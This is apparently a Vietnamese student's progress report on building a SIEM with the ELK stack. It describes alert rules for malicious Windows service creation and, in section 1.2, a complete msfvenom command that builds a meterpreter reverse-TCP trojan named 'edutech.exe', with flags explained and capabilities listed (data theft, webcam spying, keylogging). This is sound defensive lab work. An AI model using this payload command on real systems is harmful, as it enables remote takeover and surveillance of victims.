HANOI UNIVERSITY OF SCIENCE AND TECHNOLOGY
SCHOOL OF INFORMATION AND COMMUNICATION TECHNOLOGY

PROJECT 3

Implementing a SIEM System with the ELK Stack: Log Monitoring and Management

Student: Vũ Ngọc Quyền

Student ID: 20214971

Supervisor: Nguyễn Đức Toàn

School: Information and Communications Technology

HANOI, 2024

TABLE OF CONTENTS

1 Progress

1.1 Viết rule

Đã việc rules alert cho Create or Modify System Process: Windows Service

- Mitre ATT&CK ID: T1543.003
- Technique: tạo hoặc chỉnh sửa các dịch vụ Windows để giúp kẻ tấn công duy trì quyền truy cập vào hệ thống
- Các tiện ích hay được sử dụng: sc.exe (dùng để tạo, quản lý và cấu hình dịch vụ), PnPUtil.exe (dùng để cài đặt hoặc gỡ bỏ driver)

Em đã viết bao gồm 2 rules như sau:

1. PsExec service was modified
    - Ví dụ về mã độc: PsExec sử dụng để chạy mã từ xa.
    - Đặc điểm nhận diện: Quá trình "PSEXESVC" thường được kẻ tấn công kích hoạt dưới quyền NT AUTHORITY\SYSTEM.
2. Service Installation CMD
    - Mô tả quy trình cài đặt dịch vụ thông qua CMD
    - Dấu hiệu cho thấy **một dịch vụ mới đang được cài đặt** hoặc **dịch vụ hiện có đang bị thao túng**
    - Chuỗi sự kiện:PowerShell tải về file -> cmd.exe kích hoạt sc.exe để tạo và khởi động dịch vụ.



Fig. 1. Rule Alert

1.2 Metasploit để tạo file RAT

Remote Access Trojan (RAT) là một phần mềm độc hại giúp hacker chiếm quyền kiểm soát từ xa các thiết bị khi bị lây nhiễm. RAT có khả năng ẩn mình trong hệ thống và thực hiện các hành động mà người dùng không biết. Để khởi tạo 1 file RAT với **metasploit**, ta thực hiện lệnh:

msfvenom -p windows/meterpreter/reverse_tcp -a x86 —platform windows -f exe LHOST=192.168.174.132 LPORT=4444 -o edutech.exe

Fig. 2. Create file RAT

Trong đó lưu ý:

- -p là payload mà ta muốn sử dụng
- -f là format của file được tạo
- lhost là địa chỉ ip của máy attacker
- lport là cổng mở trên máy attacker
- -o là để thiết lập tên file

Các hành vi có thể thực hiện:

- Truy cập, tải dữ liệu của nạn nhân
- Theo dõi nạn nhân qua webcam
- Ghi lại thao tác bàn phím
- Leo thang đặc quyền